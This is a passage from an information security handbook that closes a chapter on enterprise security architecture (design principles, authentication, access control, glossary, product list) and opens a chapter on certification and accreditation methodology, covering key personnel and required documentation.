- *Unsafe defaults*. In order to provide for ease of installation and avoid deadlocks, systems are frequently shipped with security mechanisms set to unsafe conditions by default. The designers are concerned that even before the system is completely installed, management may lose control. The administrator might accidentally lock himself out of his own system with no remedy but to start from scratch. Therefore, the system may be shipped with controls defaulted to their most open settings. The intent is that after the systems are configured and otherwise stable, the administrator will reset the controls to a safe condition. However, in practice and so as not to interfere with running systems, administrators are often reluctant to alter these settings. This may be complicated by the fact that systems that are not securely configured are, by definition, unstable. The manager has learned that changes to an already-unstable system tend to aggravate the instability.

- *Complex administration*. The number of controls, relations between them, and the amount of special knowledge required to use them may overwhelm the training of the administrator. For example, to properly configure the password controls for a Novell server, the administrator may have to set four different controls. The setting of one requires not only knowledge of how the others are set but also how they relate to each other. The administrator's training is often focused on the functionality of the systems rather than on security and control. The documentation tends to focus on the function of the controls while remaining silent on their use to achieve a particular objective or their relationship to other controls.
- *Late recognition of problems*. In part because of the absence of systematic measurement and monitoring systems, many problems are being detected and corrected late. Errors that are not detected or corrected may be repeated. Attacks are permitted to go on long enough to succeed. If permitted to continue for a sufficient length of time without corrective action, any attack will succeed. The cost of these problems is greater than it would be if they were detected on a more timely basis.
- *Increasing use, users, uses, and importance*. Most important for our purposes here, security requirements arise in the enterprise as the result of increasing use of computers, increasing numbers of users, increasing numbers of uses and applications, and increasing importance of those applications and uses to the enterprise. All of these things can be seen to be growing at a rate that dwarfs our poor efforts to improve security. The result is that relative security is diminishing to the point that we are approaching chaos.

188.3 Architecture Defined

In response to these things we must increase not only the effectiveness of our efforts but also their efficiency. Because we are working on the scale of the enterprise, *ad hoc* and individual efforts are not likely to be successful. Success will require that we coordinate the collective efforts of the enterprise according to a plan, design, or architecture.

Architecture can be defined as that part of design that deals with what things look like, what they do, where they are, and what they are made of. That is, it deals with appearance, function, location, and materials. It is used to agree on what is to be done and what results are to be produced so that multiple people can work on the project in a collaborative and cooperative manner and so that we can agree when we are through and the results are as expected.

The design is usually reflected in a picture, model, or prototype; in a list of specified materials; and possibly in procedures to be followed in achieving the intended result. When dealing in common materials, the design usually references standard specifications. When using novel materials, the design must describe these materials in detail.

In information technology we borrow the term *architecture* from the building and construction industry. However, unlike this industry, we do not have 10,000 years of tradition, conventions, and standards behind us. Neither do we share the rigor and discipline that characterize them.

188.4 Traditional IT Environment

Computing environments can be characterized as traditional and modern. Each has its own security requirements but, in general and all other things being equal, the traditional environment is easier to secure than its modern equivalent.

- *Closed*. Traditional IT systems and networks are closed. Only named parties can send messages. The nodes and links are known in advance. The insertion of new ones requires the anticipation and cooperation of others. They are closed in the sense that their uses or applications are determined in advance by their design, and late changes are resisted.

- *Hierarchical*. Traditional IT can be described as hierarchical. Systems are organized and controlled top down, usually in a hierarchical or tree structure. Messages and controls flow vertically better than they do horizontally. Such horizontal traffic as exists is mediated by the node at the top of the tree, for example, a mainframe.
- *Point-to-point*. Traffic tends to flow directly from point to point along nodes and links that, at least temporarily, are dedicated to the traffic. Traffic flows directly from one point to another; what goes in at node A will come out only at node B.
- *Connection switched*. The resources that make up the connection between two nodes are dedicated to that connection for the life of the communication. When either is to talk to another, the connection is torn down and a new one is created. The advantage is in speed of communication and security, but capacity may not be used efficiently.
- *Host-dependent workstations*. In traditional computing, workstations are incapable of performing independent applications. They are dependent on cooperation with a host or master in order to be able to perform any useful work.
- *Homogeneous components*. In traditional networks and architectures, there is a limited number of different component types from a limited number of vendors. Components are designed to work together in a limited number of ways. That is to say, part of the design may be dictated by the components chosen.

188.5 Modern IT Environment

- *Open*. By contrast, modern computing environments are open. Like the postal system, for the price of a stamp anyone may send a message. For the price of an accommodation address, anyone can get an answer back. For not much more, anyone can open his own post office. Modern networks are open in the sense that nodes can be added late and without the permission or cooperation of others. They are open in the sense that their applications are not predetermined.
- *Flat*. The modern network is flat. Traffic flows with equal ease between any two points in the network. It flows horizontally as well as it does vertically. Traffic flows directly and without any mediation. If one were to measure the bandwidth between any two points in the network, chosen arbitrarily, it would be approximately equal to that between any other two points chosen the same way. While traffic may flow faster between two points that are close to each other, taken across the collection of all pairs, it flows with the same speed.
- *Broadcast*. Modern networks are broadcast. While orderly nodes accept only that traffic which is intended for them, traffic will be seen by multiple nodes in addition to the one for which it is intended. Thus, confidentiality may depend in part upon the fact that a large number of otherwise unreliable devices all behave in an orderly manner.
- *Packet-switched*. Modern networks are packet-switched rather than circuit-switched. In part this means that the messages are broken into packets and each packet is sent independent of the others. Two packets sent from the same origin to the same destination may not follow the same path and may not arrive at the destination in the same order that they were sent. The sender cannot rely on the safety of the path or the arrival of the message at the destination, and the receiver cannot rely on the return address. In part, it means that a packet may be broadcast to multiple nodes, even to all nodes, in an attempt to speed it to its destination. By design it will be heard by many nodes other than the ones for which it is intended.
- *Intelligent work stations*. In modern environments, the workstations are intelligent, independently programmable, and capable of performing independent work or applications. They are also

vulnerable both to the leakage of sensitive information and to the insertion of malicious programs. These malicious programs may be untargeted viruses or they may be password grabbers that are aimed at specific workstations, perhaps those used by privileged users.

- *Heterogeneousness*. The modern network is composed of a variety of nodes and links from many different vendors. There may be dozens of different workstations, servers, and operating systems. The links may be of many speeds and employ many different kinds of signaling. This makes it difficult to employ an architecture that relies on the control or behavior of the components.

188.6 Other Security Architecture Requirements

- *IT architecture*. The information security architecture is derivative of and subordinate to the information technology architecture. It is not independent. One cannot build a security architecture except in the context of and in response to an IT architecture. An information technology architecture describes the appearance, function, location, and materials for the use of information technology. Often one finds that the IT architecture is not sufficiently well thought out or documented to support the development of the security architecture. That is to say, it describes fewer than all four of the things that an architecture must describe. Where it is documented at all, one can expect to find that it describes the materials but not appearance, location, or function.
- *Policy or management intent*. The security architecture must document and respond to a policy or an expression of the level of risk that management is prepared to take. This will influence materials chosen, the roles assigned, the number of people involved in sensitive duties, etc.
- *Industry and institutional culture*. The architecture must document and respond to the industry and institutional culture. The design that is appropriate to a bank will not work for a hospital, university, or auto plant.
- *Other*. Likewise, it must respond to the management style—authoritarian or permissive, prescriptive or reactive—of the institution, to law and regulation, to duties owed to constituents, and to good practice.

188.7 Security Architecture

The security architecture describes the appearance of the security functions, what is to be done with them; where they will be located within the organization, its systems, and its networks; and what materials will be used to craft them. Among other things, it will describe the following:

- *Duties, roles, and responsibilities*. It will describe who is to do what. It specifies who management relies on and for what. For every choice or degree of freedom within the system, the architecture will identify who will exercise it.
- *How objects will be named*. It will describe how objects are named. Specifically, it will describe how users are named, identified, or referred to. Likewise it will describe how information resources are to be named within the enterprise.
- *What authentication will look like*. It must describe how management gains sufficient confidence in these names or identifiers. How does it know that a user is who he says he is and that the data returned for a name is the expected data? Specifically, the architecture describes what evidence the user will present to demonstrate identity. For example, if authentication is based on something that the user knows, what are the properties (length and character set) of that knowledge?
- *Where it will be done*. Similarly, the architecture will describe where the instant data is to be collected, where the reference data will be stored, and what process will reconcile the two.

- *What the object of control will be*. The architecture must describe what it is that will be controlled. In the traditional IT architecture, this was usually a file or a dataset, or sometimes a procedure such as a program or a transaction type. In modern systems, it is more likely to be a database object such as a table or a view.
- *Where access will be controlled*. The architecture will describe where, i.e., what processes, will exercise control over the objects. In the traditional IT architecture, we tried to centralize all access control in a single process, scaled to the enterprise. In more modern systems, access will be controlled in a large number of places. These places will be scaled to departments, applications, and other ways of organizing resources. They may be exclusive or they may overlap. How they are related and where they are located is the subject of the design.
- *Generation and distribution of warnings and alarms*. Finally, the design must specify what events or combinations of events require corrective action, what process will detect them, who is responsible for the action, and how the warning will be communicated from the detecting process to the party responsible for the correction.

188.8 Policy

188.8.1 A Statement of Management's Intent

Among other things, a policy is a statement of management's intent. Among other things, a security policy describes how much risk management intends to take. This statement must be adequate for managers to be able to figure out what to do in a given set of circumstances. It should be sufficiently complete that two managers will read it the same way, reach similar conclusions, and behave in similar ways.

It should speak to how much risk management is prepared to take. For example, management expects to take normal business risk, or acceptable and accepted risk. Alternately or in addition, management can specify the intended level of control. For example, management can say that controls must be such that multiple people must be involved in sensitive duties or material fraud.

The policy should state what management intends to achieve, for example, data integrity, availability, and confidentiality, and how it intends to do it. It should clearly state who is to be responsible for what. It should state who is to have access to what information. Where such access is to be restricted or discretionary, then the policy should state who will exercise the discretion.

The policy should be such that it can be translated into an access control policy. For example, it might say that read access to confidential data must be restricted to those authorized by the owner of the data. The architecture will describe how a given platform or a network of platforms will be used to implement that policy.

188.9 Important Security Services

The architecture will describe the security mechanisms and services that will be used to implement the access control policy. These will include but not be limited to the following:

- *User name service*. The user name service is used for assigning unique names to users and for resolving aliases where necessary. It can be thought of as a database, database application, or database service. The server can encode and decode user names into user identifiers. For the distinguished user name, it returns a system user identifier or identifiers. For the system user identifier, it returns a distinguished user name. It can be used to store information about the user. It is often used to store other descriptive data about the user. It may store office location, telephone number, department name, and manager's name.
- *Group name service*. The group name service is used for assigning unique group names and for associating users with those groups. It permits the naming of any arbitrary but useful group such

as member of department m, employees, vendors, consultants, users of system 1, users of application A, etc. It can also be used to name groups of one, such as the payroll manager. For the group name, it returns the names, identifiers, or aliases of members of the group. For a user name, it returns a list of the groups of which that user is a member. A complete list of the groups of which a user is a member is a description of his role or relationship to the enterprise. Administrative activity can be minimized by assigning authority, capabilities, and privileges to groups and assigning users to the groups. While this is indirect it is also usually efficient.

- *Authentication server*. The authentication server reconciles evidence of identity. Users are enrolled along with the expectation, i.e., the reference data, for authenticating their identity. For a user identifier and an instance of authenticating data, the server returns *true* if the data meets its expectation, i.e., matches the reference data, and *false* if it does not. If *true*, the server will vouch to its clients for the identity of the user. The authentication server must be trusted by its client, and the architecture must provide the basis for that trust. The server may be attached to its client by a trusted path or it may give its client a counterfeit-resistant voucher (ticket or encryption-based logical token).
- *Authentication service products*. A number of authentication services are available off the shelf. These include Kerberos, SESAME, NetSP, and Open Software Foundation Distributed Computing Environment (OSF/DCE). These products can meet some architectural requirements in whole or in part.
- *Single point of administration*. One implication of multiple points of control is that there may be multiple controls that must be administered. The more such controls there are, the more desirable it becomes to minimize the points of administration. Such points of administration may simply provide for a common interface to the controls or may provide for a single database of its own. There are a number of standard architectures that are useful here. These include SESAME and the Open Software Foundation Distributed Computing Environment.

188.10 Recommended Enterprise Security Architecture

This section makes some recommendations about enterprise security architecture. It describes those choices which, all other things being equal, are to be preferred over others.

- *Single-user name space for the enterprise*. Prefer a single-user name space across all systems. Alternatively, have an enterprise name server that relates all of a user's aliases to his distinguished name. This server should be the single point of name assignment. In other words, it is a database application or server for assigning names.
- *Prefer strong authentication*. Strong authentication should be preferred by all enterprises of interest. Strong authentication is characterized by two kinds of evidence, at least one of which is resistant to replay. Users should be authenticated using two kinds of evidence. Evidence can be something that only one person knows, has, is, or can do. The most common form of strong authentication is something that the user knows, such as a password, passphrase, or personal identification number (PIN), plus something that the user carries, such as a token. The token generates a one-time password that is a function of time or a challenge. Other forms in use include a token plus palm geometry or a PIN plus the way the user speaks.
- *Prefer single sign-on*. A user should have to log on only once per workstation per enterprise per day. A user should not be surprised that if he changes workstations, crosses an enterprise boundary, or leaves for the day, he should have to log on again. However, he should not have to log off one application to log on to another or log on to multiple processes to use one application.
- *Application or service as point of control*. Prefer the application or service as the point of control. The first applicable principle is that the closer to the data the control is, the fewer instances of it

there will be, the less subject it will be to user interference, the more difficult it will be to bypass, and consequently, the more reliable it will be. This principle can be easily understood by contrasting it to the worst case—the one where the control is on the desktop. Multiple copies must be controlled, they are very vulnerable to user interference, not to mention complete abrogation, and the more people there are who are already behind the control. The second principle is that application objects are specific, i.e., their behavior is intuitive, predictable from their name, and obvious as to their intended use. Contrast "update name and address of customer" to "write to customer database." One implication of the application as the point of control is that there will be more than one point of control. However, there will be fewer than if the control were even closer to the user.

- *Multiple points of control.* Each server or service should be responsible for control of access to all of its dynamically allocated resources. Prefer that all such resources be of the same resource type. To make its access decision, the server may use local knowledge or data or it may use a common service that is sufficiently abstract to include its rules. One implication of the server or service as the point of control is that there will be multiple points of control. That is to say, there are multiple repositories of data and multiple mechanisms that management must manipulate to exercise control. This may increase the requirement for special knowledge, communication, and coordination.
- *Limited points of administration.* Therefore, prefer a limited number of points of administration that operate across a number of points of control. These may be relatively centralized to respond to a requirement for a great deal of special knowledge about the control mechanism. Alternatively, it can be relatively decentralized to meet a requirement for special knowledge about the users, their duties, and responsibilities.
- *Single resource name space for enterprise data.* Prefer a single name space for all enterprise data. Limit this naming scheme to enterprise data; i.e., data that is used and meaningful across business functions or that is related to the business strategy. It is not necessary to include all business functional data, project data, departmental data, or personal data.
- *Object, table, or view as unit of control.* Prefer capabilities, objects, tables, views, rows, columns, and files, in that order, as objects of control. This is the order in which the data are most obvious as to meaning and intended use.
- *Arbitrary group names with group-name service.* It is useful to be able to organize people into affinity groups. These may include functions, departments, projects, and other units of organization. They may also include such arbitrary groups as employees, nonemployees, vendors, consultants, contractors, etc. The architecture should deal only with enterprisewide groups. It should permit the creation of groups that are strictly local to a single organizational unit or system. Enterprise group names should be assigned and group affinities should be managed by a single service across the enterprise and across all applications and systems. This service may run as part of the user name service. Within reasonable bounds, any user should be able to define a group for which he is prepared to assume ownership and responsibility. Group owners should be able to manage group membership or delegate it. For example, the human resources manager might wish to restrict the ability to add members to the group *payroll department* while permitting any manager to add users to the group *employee* or the group *nonemployee.*
- *Rules-based (as opposed to list-based) access control.* Prefer rules-based to list-based access control. For example, "access to data labelled confidential is limited to employees" should be preferred to "user A can access dataset 1." While the latter is more granular and specific, the former covers more data in a single rule. The latter will require much more administrative activity to accomplish the same result as the former. Similarly, it can be expressed in far less data. While the latter may permit only a few good things to happen, the former forbids a large number of bad things. This recommendation is counterintuitive to those of us who are part of the tradition of "least-possible privilege." This rule implies that a user should be given access to only those resources required to

do his job and that all access should be explicit. The rule of least privilege worked well in a world in which the number of users, data objects, and relations between them was small. It begins to break down rapidly in the modern world of tens of millions of users and billions of resources.

- *Data-based rules*. Access control rules should be expressed in terms of the name and other labels of the data rather than in terms of the procedure to be performed. They should be independent of the procedures used to access the data or the environment in which they are stored. That is, it is better to say that a user has *read* access to *filename* than to say that he has *execute* access to *word.exe*. It makes little sense to say that a user is restricted to a procedure that can perform arbitrary operations on an unbounded set of objects. This is an accommodation to the increase in the number of data objects and the decreasing granularity of the procedures.
- *Prefer single authentication service*. Evidence of user identity should be authenticated by a single central process for the entire enterprise and across all systems and applications. These systems and applications can be clients of the authentication server, or the server can issue trusted credentials to the user that can be recognized and honored by the using systems and applications.
- *Prefer a single standard interface for invoking security services*. All applications, services, and systems should invoke authentication, access control, monitoring, and logging services via the same programming interface. The generalized system security application programming interface (GSSAPI) is preferred in the absence of any other overriding considerations. Using a single interface permits the replacement or enhancement of the security services with a minimum of disruption.
- *Encryption services*. Standard encryption services should be available on every platform. These will include encryption, decryption, key management, and certificate management services. The Data Encryption Standard algorithm should be preferred for all applications, save key management, where RSA is preferred. A public key server should be available in the network. This service will permit a user or an application to find the public key of any other.
- *Automate and hide all key management functions*. All key management should be automated and hidden from users. No keys should ever appear in the clear or be transcribed by a user. Users should reference keys only by name. Prefer dedicated hardware for the storage of keys. Prefer smart cards, tokens, PCMCIA cards, other removable media, laptops, or access-controlled single-user desktops, in that order. Only keys belonging to the system manager should be stored on a multi-user system.
- *Use firewalls to localize and raise the cost of attacks*. The network should be compartmented with firewalls. These will localize attacks, prevent them from spreading, increase their cost, and reduce the value of success. Firewalls should resist attack traffic in both directions. That is, each subnetwork should use a firewall to connect to any other. A subnet manager should be responsible for protecting both his own net and connecting nets from any attack traffic. A conservative firewall policy is indicated. That is, firewalls should permit only that traffic that is necessary for the intended applications and should hide all information about one net from the other.
- *Access control begins on the desktop*. Access control should begin on the desktop and be composed up rather than begin on the mainframe and spread down. The issue here is to prevent the insertion of malicious programs more than to prevent the leakage of sensitive data.

188.11 Appendix I

Principles of Good Design

- *Prefer broad solutions to point solutions*. Prefer broad security solutions, which work across the enterprise, multiple applications, multiple resources, and against multiple hazards, to those that are limited to or specific to one of these. Such practices are almost always more efficient than a collection of mechanisms that are specific to applications, resources, or hazards.

- *Prefer end-to-end solutions to point-by-point solutions*. Similarly, prefer encryption-based end-to-end security solutions that are independent of the network. The more sensitive the application and the more hostile the network, the greater this preference. Such solutions are more robust and more efficient than those that attempt to identify and fix all of the vulnerabilities between the ends of the path.
- *Design top down, implement bottom up*. Design by functional decomposition and successive refinement. Implement by composition from the bottom. Prefer early deployment of those services and servers that will be required over the long haul.
- *Do it right the first time*. When building infrastructure, build for the ages. Do it right the first time. This strategy is more effective and more efficient than the "assess and patch" strategy that has been the approach to security in the past.
- *Prefer planning to fixing*. Similarly, work by plan and design rather than by experimentation. Necessary experimentation should be carefully identified, contained, and controlled.
- *Prefer long term to short*. Applications are becoming more sensitive and the environment more hostile. While one may consent to a plan that permits an early deployment of an application with a plan to deploy the agreed-upon security function by a certain date, do not take a "wait and see" approach.
- *Justify across the enterprise and time*. Security measures must be justified across the entire enterprise and across the life of the application or the mechanism. By definition, security prefers predictable, regular, prevention costs to unpredictable, irregular, remedial costs. They should be justified across a time frame that is consistent with the normal frequency of the events that it addresses. Security measures are relatively easy to justify in this manner and difficult to justify locally or in the short term. In justifying security measures, weight should be given to the fact that applications are becoming more sensitive, more interoperable, and more important, and that the environment in which they operate is becoming less reliable and more hostile.
- *Provide economy of safe use*, Using the system safely should require as little user effort as possible. For example, a user should have to log on only once per enterprise, per workstation, per day.
- *Provide consistent presentation and appearance*. Security should look the same across the enterprise, i.e., applications, systems, and platforms.
- *Make control predictable and intuitive*. Systems should be supportive. They should encapsulate the special knowledge required by the manager and user to operate them. They should make this information available to the manager and user at the time of use.
- *Provide ease of safe use*. Design in such a way that it is easy to do the right thing. Penalties should be associated with doing the wrong thing (e.g., economy of log on, user should have to log on only once per workstation, per enterprise, per day.)
- *Prefer mechanisms that are obvious as to their intent*. Avoid mechanisms that are complex or obscure, that might cause error, or be used to conceal malice. For example, prefer online transactions, EDI, secure formatted e-mail, formatted e-mail, e-mail, and file transfer in that order. The online transaction is always obvious and predictable; for a given set of inputs one can predict the outputs. Although the intent of a file transfer may be obvious, it is not necessarily so.
- *Encapsulate necessary special knowledge*. Necessary special knowledge should be included in documentation or programs.
- *Prefer simplicity; hide complexity*. For example, all other things being equal, simple mechanisms should be preferred to complex ones. Prefer a single mechanism to two, a single instance of

a mechanism should be preferred to multiple ones. For example, prefer a single appearance of administration, such as CA Unicenter Star, to the appearance of all the systems that may be hidden by it. Similarly, prefer a single point of administration such as SAM or RAS to Unicenter Star.

- *Place controls close to the resource*. As a rule and all other things being equal, controls should be as close to the resource as possible. The closer to the resource, the more reliable the control, the more resistant to interference, and the more resistant to bypass. Controls should be server-based, rather than client-based.
- *Place operation of the control as close as possible to where the knowledge is and where the effect can be observed*. For example, prefer controls operated by the owner of the resource, the manager of the group, the manager of the system, and the manager of the user rather than by a surrogate such as a security administrator. Although a surrogate has the necessary special knowledge to operate the control, he knows less about the intent and the effect of the control. He cannot observe the effect and take corrective action. Surrogates are often compensation for a missing, complex, or poorly designed control.
- *Prefer localized control and data*. As a general rule and all other things being equal, prefer solutions that place reliance on as few controls in as few places as possible. Not only are such solutions more effective and efficient, but they are also more easily apprehended, comprehended, and demonstrated. Distribute function and data as required or indicated for performance, reliability, availability, and use or control.

188.13 Appendix III

Glossary

Architecture - That part of design that deals with appearance, function, location, and materials.

Authentication - The testing or reconciliation of evidence; reconciliation of evidence of user identity.

Cryptography - The art of secret writing; the translation of information from a public code to a secret one and back again for the purpose of limiting access to it to a select few.

Distinguished User Name - User's full name so qualified as to be unique within a population. Qualifiers may include such things as enterprise name, organization unit, date of birth, etc.

Enterprise - The largest unit of organization; usually associated with ownership. (In government, it is associated with sovereignty or democratic election.)

Enterprise Data - Data that is defined, meaningful, and used across business functions or for the strategic purposes of the enterprise.

Name Space - All of the possible names in a domain, whether used or not.

PIN - Personal Identification Number; evidence of personal identity when used with another form.

188.14 Appendix IV

Products of Interest

- *Secure authentication products*. A number of clients and servers share a protocol for secure authentication. These include Novell Netware, Windows NT, and Oracle Secure Network Services. A choice of these may meet some of the architectural requirements.
- *Single sign-on products*. Likewise, there are a number of products on the market that meet some or all of the requirements for limited or single sign-on:
  - — SSO DACS (Mergent International) (see http://www.pilgrim.umass.edu/pub/security/mergent.html)
  - — NetView Access Services (IBM) (see http://www.can.ibm.com/mainframe/software/sysman/p32.html)
  - — SuperSession (see http://www.candle.com/product_info/solutions/SOLCL.HTM)
  - — NetSP (IBM) (see http://www.raleigh.ibm.com/dce/dcesso.html)
- *Authentication services*. A number of standard services are available for authenticating evidence of user identity:
  - — Ace Server (see http://www.securid.com/ID188.100543212874/Security/ACEdata.html)
  - — TACACS (see http://sunsite.auc.dk/RFC/rfc/rfc1492.html)
  - — Radius (see http://www.tribe.com/support/TribeLink/RADIUS/RADIUSpaper.html)
- *Administrative services*. There are a number of products that are intended for creating and maintaining access control data across a distributed computing environment:
  - — Security Administration Manager (SAM) (Schumann, AG) (see http://www.schumann-ag.de/deutsch/sam/sam.html)
  - — RAS (Technologic) (see http://www.technologic.com/RAS/rashome.html)
  - — Omniguard Enterprise Security Manager (Axent) (http://www.axent.com:80/axent/products/products.html)
  - — Mergent Domain DACS (http://www.mergent.com/html/products.html)
  - — RYO (“Roll yer own”).

189

Certification and Accreditation Methodology

Mollie E.Krehnke

David C.Krehnke

The implementation of a certification and accreditation (C&A) process within industry for information technology systems will support cost-effective, risk-based management of those systems and provide a level of security assurance that can be known (proven). The C&A process addresses both technical and nontechnical security safeguards of a system to establish the extent to which a particular system meets the security requirements for its business function (mission) and operational environment.

189.1 Definitions

Certification involves all appropriate security disciplines that contribute to the security of a system, including administrative, communications, computer, operations, physical, personnel, and technical security. Certification is implemented through involvement of key players, conduct of threat and vulnerability analyses, establishment of appropriate security mechanisms and processes, performance of security testing and analyses, and documentation of established security mechanisms and procedures.

Accreditation is the official management authorization to operate a system in a particular mode, with a prescribed set of countermeasures, against a defined threat with stated vulnerabilities and countermeasures, within a given operational concept and environment, with stated interconnections to other systems, at an acceptable level of risk for which the accrediting authority has formally assumed responsibility, and for a specified period of time.

189.2 C&A Target

The subject of the C&A, the information technology system or application (system), is the hardware, firmware, and software used as part of the system to perform organizational information processing functions. This includes computers, telecommunications, automated information systems, and automatic data processing equipment. It includes any assembly of computer hardware, software, and firmware configured to collect, create, communicate, compute, disseminate, process, store, and control data or information.

189.3 Repeatable Process

The C&A is a repeatable process that can ensure an organization (with a higher degree of confidence) that an appropriate combination of security measures is correctly implemented to address the system's threats and vulnerabilities. This assurance is sustained with the conduct of periodic reviews and monitoring of the system's configuration throughout its life cycle, as well as recertification and reaccreditation on a routine, established basis.

189.4 References for Creating a C&A Process

The performance of certification and accreditation is well established within the federal government sector, its civil agencies, and the Department of Defense. There are numerous processes that have been established, published, and implemented. Any of these documents could serve as an appropriate starting point for a business organization. Several are noted below:

- *Guideline for Computer Security Certification and Accreditation* (Federal Information Processing Standard Publication 102)[1]
- *Introduction to Certification and Accreditation* (NCSC-TG-029, National Computer Security Center)[2]
- *National Information Assurance Certification and Accreditation Process* (NIACAP) (NTISSI No. 1000, National Security Agency)[3]
- *Sample Generic Policy and High-Level Procedures Certification and Accreditation* (National Institute of Standards and Technology)[4]
- *DoD Information Technology Security Certification and Accreditation Process* (DITSCAP) (Department of Defense Instruction Number 5200.40)[5]
- *How to Perform Systems Security Certification and Accreditation (C&A) within the Defense Logistics Agency (DLA) Using Metrics and Controls for Defense-in-Depth*[6]
- *Certification and Accreditation Process Handbook for Certifiers* (Defense Information Systems Agency [DISA])[7]

The FIPS guideline, although almost 20 years old, presents standards and processes that are applicable to government and industry. The NIACAP standards expand upon those presented in the NCSC documentation. The NIST standards are generic in nature and are applicable to any organization. The DLA documentation is an example of a best practice that was submitted to NIST and made available to the general public for consideration and use.

189.5 Take Up the Tools and Take a Step

This chapter presents an overview of the C&A process, including key personnel, components, and activities within the process that contribute to its success in implementation. The conduct of the C&A process within an industrial organization can also identify areas of security practices and policies that are presently not addressed, but need to be addressed to ensure information resources are adequately protected. The C&A task may appear to be daunting, but even the longest journey begins with a single step. Take that step and begin.

189.6 C&A Components

The timely, accurate, and effective implementation of a C&A initiative for a system is a choreography of people, activities, documentation, and schedules. To assist in the understanding of what is involved in a

C&A, the usual resources and activities are grouped into the following tables and then described:

- Identification of key personnel to support the C&A effort
- Analysis and documentation of minimum security controls and acceptance
- Other processes that support C&A effectiveness
- Assessment and recertification timelines
- Associated implementation factors

The tables reflect the elements under discussion and indicate whether the element was cited by a reference used to create the composite C&A presented in this chapter. The content is very similar across references, with minor changes in terms used to represent a C&A role or phase of implementation.

189.7 Identification of Key Personnel to Support C&A Effort

The C&A process cannot be implemented without two key resources: people and funding. The costs associated with a C&A will be dependent on the type of C&A conducted and the associated activities. For example, the NIACAP identifies four general certification levels (discussed later in the chapter). In contrast, the types of personnel, and their associated functions, required to implement the C&A remain constant. However, the number of persons involved and the time on task will vary with the number and complexity of C&As to be conducted and the level of testing to be performed. These personnel are listed in Exhibit 189.1. It is vital to the completeness and effectiveness of the C&A that these individuals work together as a team, and they all understand their roles and associated responsibilities.

189.7.1 Authorizing Official/Designated Approving Authority

The authorizing official/designated approving authority (DAA) has the authority to formally assume responsibility for operating a system at an acceptable level of risk. In a business organization, a vice president or chief information officer would assume this role. This individual would not be involved in the day-to-day operations of the information systems and would be supported in the C&A initiatives by designated representatives.

189.7.2 Certifier

This individual is responsible for making a technical judgment of the system's compliance with stated requirements, identifying and assessing the risks associated with operating the system, coordinating the certification activities, and consolidating the final certification and accreditation packages. The certifier is the technical expert that documents trade-offs between security requirements, cost, availability, and schedule to manage the security risk.

EXHIBIT 189.1 Key Personnel

Title	FIPS	NCSC	NIACAP	NIST	DITSCAP
Authorizing Official/Designated Approving Authority	X	X	X	X	X
Certifier	X	X	X	X	X
Information Systems Security Officer	X	X	X	X	X
Program Manager/DAA Representative	X	X	X		X
System Supervisor/Manager	X	X	X	X	X
User/User Representative	X	X	X	X	X

189.7.3 Information Systems Security Officer

The information systems security officer (ISSO) is responsible to the DAA for ensuring the security of an IT system throughout its life cycle, from design through disposal, and may also function as a certifier. The ISSO provides guidance on potential threats and vulnerabilities to the IT system, provides guidance regarding security requirements and controls necessary to protect the system based on its sensitivity and criticality to the organization, and provides advice on the appropriate choice of countermeasures and controls.

189.7.4 Program Manager/DAA Representative

The program manager is ultimately responsible for the overall procurement, development, integration, modification, operation, maintenance, and security of the system. This individual would ensure that adequate resources (e.g., funding and personnel) are available to conduct the C&A in a timely and accurate manner.

189.7.5 System Supervisor or Manager

The supervisor or manager of a system is responsible for ensuring the security controls agreed upon during the C&A process are consistently and correctly implemented for the system throughout its life cycle. If changes are required, this individual has the responsibility for alerting the ISSO as the DAA representative about the changes; and then a determination can be made about the need for a new C&A, because the changes could impact the security of the system.

189.7.6 User and User Representative

The user is a person or process that accesses the system. The user plays a key role in the security of the system by protecting the assigned passwords, following established rules to protect the system in its operating environment, being alert to anomalies that could indicate a security problem, and not sharing information with others who do not have a need to know that information. A user representative supports the C&A process by ensuring that system availability, access, integrity, functionality, performance, and confidentiality as they relate to the users, their business functions, and the operational environment are appropriately addressed in the C&A process.

189.8 Analysis and Documentation of Security Controls and Acceptance

A system certification is a comprehensive analysis of technical and nontechnical security features of a system. Security features are also referred to as controls, safeguards, protection mechanisms, and countermeasures. Operational factors that must be addressed in the certification are system environment, proposed security mode of operation, specific users, applications, data sensitivity, system configuration, site/facility location, and interconnections with other systems. Documentation that reflects analyses of those factors and associated planning to address specified security requirements is given in Exhibit 189.2. This exhibit represents a composite of the documentation that is suggested by the various C&A references.

189.8.1 Threats, Vulnerabilities, and Safeguards Analysis

A determination must be made that proposed security safeguards will effectively address the system’s threats and vulnerabilities in the operating environment at an acceptable level of risk. This activity could be a technical assessment that is performed by a certifier or contained in the risk management process (also noted in Exhibit 189.2). The level of analysis will vary with the level of certification that is performed.

EXHIBIT 189.2 Analysis and Documentation of Security Controls and Acceptance

Documentation	FIPS	NCSC	NIACAP	NIST	DITSCAP
Threats, Vulnerabilities, and Safeguards Analysis	X	X	X	X	X
Contingency/Continuity of Operations Plan	X	X	X	X	X
Contingency/Continuity of Operations Plan Test Results	X	X	X	X	X
Letter of Acceptance/Authorization Agreement	X	X	X	X	X
Letter of Deferral/List of System Deficiencies	X	X	X	X	X
Project Management Plan for C&A	X		X		X
Risk Management	X	X	X	X	X
Security Plan/Security Concept of Operations	X	X	X	X	X
Security Specifications	X	X	X	X	X
Security/Technical Evaluation and Test Results	X	X	X	X	X
System Security Architecture	X	X	X		X
User Security Rules	X	X	X	X	X
Verification and Validation of Security Controls	X	X	X	X	X

189.8.2 Contingency/Continuity of Operations Plan

The resources allocated to continuity of operations will be dependent upon the system business functions, criticality, and interdependency with other systems. The plan for the system should be incorporated into the plan for the facility in which the system resides and should address procedures that will be implemented at varying levels of business function disruption and recovery.

189.8.3 Contingency/Continuity of Operations Plan Test Results

Testing of the continuity of operations plan should be conducted on an established schedule that is based on system factors cited above and any associated regulatory or organizational requirements. There are various levels of testing that can be performed, depending on the system criticality and available resources, including checklists, table-top testing, drills, walk-throughs, selected functions testing, and full testing.

189.8.4 Letter of Acceptance/Authorization Agreement

The decision to accredit a system is based upon many factors that are encompassed in the certification results and recommendations: threats and vulnerabilities, system criticality, availability and costs of alternative countermeasures, residual risks, and nonsecurity factors such as program and schedule risks.

The DAA has several options available:

- Full accreditation for the originally intended operational environment and acceptance of the associated recertification/reaccreditation timeline
- Accreditation for operation outside of the originally intended environment (e.g., change in mission, crisis situation, more restrictive operations)
- Interim (temporary) accreditation approval with a listing of activities to be performed in order to obtain full accreditation
- Accreditation disapproval (see letter of deferral below)

189.8.5 Letter of Deferral/List of System Deficiencies

This letter indicates the accreditation is disapproved, and it includes recommendations and timelines for correcting specified deficiencies.

